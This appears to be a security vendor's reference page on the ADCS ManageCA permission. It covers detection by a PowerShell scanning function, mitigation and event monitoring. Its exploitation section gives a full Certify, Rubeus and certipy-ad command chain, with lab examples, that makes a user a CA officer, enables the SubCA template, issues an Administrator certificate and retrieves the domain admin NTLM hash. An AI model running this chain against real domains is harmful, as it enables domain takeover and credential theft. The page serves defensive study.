
Summary
| Forestall ACL Alias | ManageCA |
| Affected Object Types | CertificationAuthorities |
| Exploitation Certainty | Certain |
Description
The ManageCA permission in a Certificate Authority (CA) environment allows an account to control CA operations. This includes tasks such as issuing, revoking, and renewing certificates, managing certificate templates, and updating CA configuration settings. It is essential for CA administrators to maintain the integrity of the Public Key Infrastructure (PKI) by ensuring that certificates are correctly managed and secure.
If the ManageCA permission is misconfigured, it can introduce significant security risks. An attacker with this permission can issue fraudulent certificates, revoke legitimate ones, or modify CA settings to bypass security controls. These actions could undermine trust in the CA, enabling the attacker to impersonate trusted entities, intercept secure communications, or gain unauthorized access to network resources.
Identification
PowerShell
Active Directory & PSPKI Modules
Using the ActiveDirectory and PSPKI PowerShell modules, you can identify ManageCA permissions on Certification Authorities in the domain.
Function: Find-ManageCA
function Find-ManageCA { [CmdletBinding()] param ( [string]$ComputerDN = $null,[string]$OutputPath = "ManageCA.csv") foreach ($module in @("ActiveDirectory", "PSPKI")) { if (-not (Get-Module -Name $module)) { Write-Host "Attempting to load $module module..." try { Import-Module $module -ErrorAction Stop Write-Host "$module module loaded successfully." } catch { Write-Error "Failed to load $module module. Please ensure it is installed." return } } } # Access Control Type (Allow) $AccessControlType = [System.Security.AccessControl.AccessControlType]::Allow $results = @() try { if ($ComputerDN) { Write-Host "Scanning specific Certification Authority: $ComputerDN" $ComputerName = (Get-ADComputer -Identity $ComputerDN -Properties dNSHostName | Select-Object -ExpandProperty dNSHostName) $targetComputers = @($ComputerName) } else { Write-Host "Scanning all Certification Authorities in the domain..." $targetComputers = Get-ADComputer -Filter * -Properties dNSHostName | Select-Object -ExpandProperty dNSHostName } foreach ($ComputerName in $targetComputers) { try { Get-CertificationAuthority -ComputerName $ComputerName | Get-CertificationAuthorityAcl | Select-Object -ExpandProperty Access | Where-Object { $_.AccessControlType -eq $AccessControlType -and $_.Rights -like "*ManageCA*" -and $_.IsInherited -eq $false } | ForEach-Object { $results += [PSCustomObject]@{ "Vulnerable CA" = $ComputerName "Internal Threat" = $_.IdentityReference } } } catch {Write-Warning "Error scanning CA on $ComputerName : $($_.Exception.Message)" } } } catch { Write-Error "Unexpected error during CA scan: $($_.Exception.Message)" return } if ($results.Count -gt 0) { try { $results | Export-Csv -Path $OutputPath -NoTypeInformation -Encoding UTF8 Write-Host "Results exported successfully to '$OutputPath'" } catch { Write-Error "Failed to export results to CSV: $($_.Exception.Message)" } } else { Write-Host "No ManageCA permissions found." }}Usage Examples:
1. Scan all Certification Authorities in the domain
Find-ManageCA2. Scan a specific CA server by Distinguished Name
Find-ManageCA -ComputerDN "CN=FSCA01,CN=Computers,DC=forestall,DC=labs"3. Save results to a custom file path
Find-ManageCA -OutputPath "C:\Temp\ManageCA_Results.csv"Certification Authority Console (GUI)
1. Open the Certification Authority management console (certsrv) on your CA server.
2. Right-click the CA server name and choose Properties.
3. Go to the Security tab.
4. Locate the Access Control Entry (ACE) for the user or group you want to review.
5. In the permissions list, check whether the ManageCA permission is set.
6. Click OK to save and close.

certsrv
Exploitation
The ManageCA permission provides an attacker with full administrative control over the Certification Authority (CA).
Windows
Add our user as officer
.\Certify.exe manage-ca --officer <sid> --ca '<ca>'Example:
.\Certify.exe manage-ca --officer S-1-5-21-3838874360-3982899950-1830233728-1108 --ca 'DC.Forestall.labs\Forestall-ROOT-CA'
Add our user as officer

get sid of current user
Enable by default ESC01 vulnerable SubCA template
.\Certify.exe manage-ca --ca '<ca>' --template subcaExample:
.\Certify.exe manage-ca --ca 'DC.Forestall.labs\Forestall-ROOT-CA' --template subca
Enable by default ESC01 vulnerable SubCA template
Request a certificate from SubCA
.\Certify.exe request --ca '<ca>' --template subca --upn "Administrator@<domain>"Example:
.\Certify.exe request --ca 'DC.Forestall.labs\Forestall-ROOT-CA' --template subca --upn "Administrator@<domain>"
Request a certificate from SubCA
Issue the failed request
.\Certify.exe manage-ca --issue-id '<requestid>' --ca '<ca>'Example:
.\Certify.exe manage-ca --issue-id 103 --ca 'DC.Forestall.labs\Forestall-ROOT-CA'
Issue the failed request
Retrieve the issued certificate
.\Certify.exe request-download --ca '<ca>' --id '<requestid>' --private-key '<base64privatekey>'Example:
.\Certify.exe request-download --ca 'DC.Forestall.labs\Forestall-ROOT-CA' --id 103 --private-key 'LS0t[snip..]0tDQo='
Retrieve the issued certificate

Retrieve Domain Admin NTLM hash
.\Rubeus.exe asktgt /user:administrator /getcredentials /enctype:aes256 /certificate:<pfxbase64>Example:
.\Rubeus.exe asktgt /user:administrator /getcredentials /enctype:aes256 /certificate:MIACA[snip..]AAAA
Linux
Add our user as officer
certipy-ad ca -u <user>@<domain> -p '<pass>' -ca '<ca>' -target <dcip> -add-officer <user>Example:
certipy-ad ca -u [email protected] -p 'Temp123!' -ca 'Forestall-ROOT-CA' -target 192.168.100.128 -add-officer 'adam'
Add our user as officer
Enable by default ESC01 vulnerable SubCA template
certipy-ad ca -u <user>@<domain> -p '<pass>' -ca '<ca>' -target <dcip> -enable-template 'SubCA'Example:
certipy-ad ca -u [email protected] -p 'Temp123!' -ca 'Forestall-ROOT-CA' -target 192.168.100.128 -enable-template 'SubCA'
Enable by default ESC01 vulnerable SubCA template
Request a certificate from SubCA
certipy-ad req -u user>@<domain> -p '<pass>' -ca '<ca>' -template subca -target <dcip> -upn administrator@<domain>Example:
certipy-ad req -u [email protected] -p 'Temp123!' -ca 'Forestall-ROOT-CA' -template subca -target 192.168.100.128 -upn [email protected]
Request a certificate from SubCA
Issue the failed request
certipy-ad ca -u user>@<domain> -p '<pass>' -ca '<ca>' -target <dcip> -issue-request <requestid>Example:
certipy-ad ca -u [email protected] -p 'Temp123!' -ca 'Forestall-ROOT-CA' -target 192.168.100.128 -issue-request 99
Issue the failed request
Retrieve the issued certificate
certipy-ad req -u user>@<domain> -p '<pass>' -ca '<ca>' -template subca -target <dcip> -upn administrator@<domain> -retrieve <requestid>Example:
certipy-ad req -u [email protected] -p 'Temp123!' -ca 'Forestall-ROOT-CA' -template subca -target 192.168.100.128 -upn [email protected] -retrieve 99
Retrieve the issued certificate
Retrieve Domain Admin NTLM hash
certipy-ad auth -pfx administrator.pfx -username administrator -domain <domain> -dc-ip <dcip>Example:
certipy-ad auth -pfx administrator.pfx -username administrator -domain forestall.labs -dc-ip 192.168.100.128
Retrieve Domain Admin NTLM hash
Mitigation
To reduce the risk associated with ManageCA, follow the steps below:
1. Open the Certification Authority management console (certsrv) on the CA server.
2. Right-click the CA server name and choose Properties.
3. In the Properties window, go to the Security tab.
4. In the Security settings, locate and select the Access Control Entry (ACE) for the user or group you want to configure.
5. In the permissions list, remove the ManageCA permission if it is not required.
6. Click OK to save the changes.
certsrv
Detection
Adding new Access Control Entries (ACEs) to Active Directory objects changes the object’s ntSecurityDescriptor attribute. These changes can be detected by monitoring relevant event IDs such as 5136 and 4662.
| Event ID | Description | Fields/Attributes | References |
|---|---|---|---|
| 5136 | A directory service object was modified. | ntSecurityDescriptor | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5136| |
| 4662 | An operation was performed on an object. | AccessList, AccessMask | https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4662| |
| 4882 | The security permissions for Certificate Services changed | Permission | https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn786423(v=ws.11)| |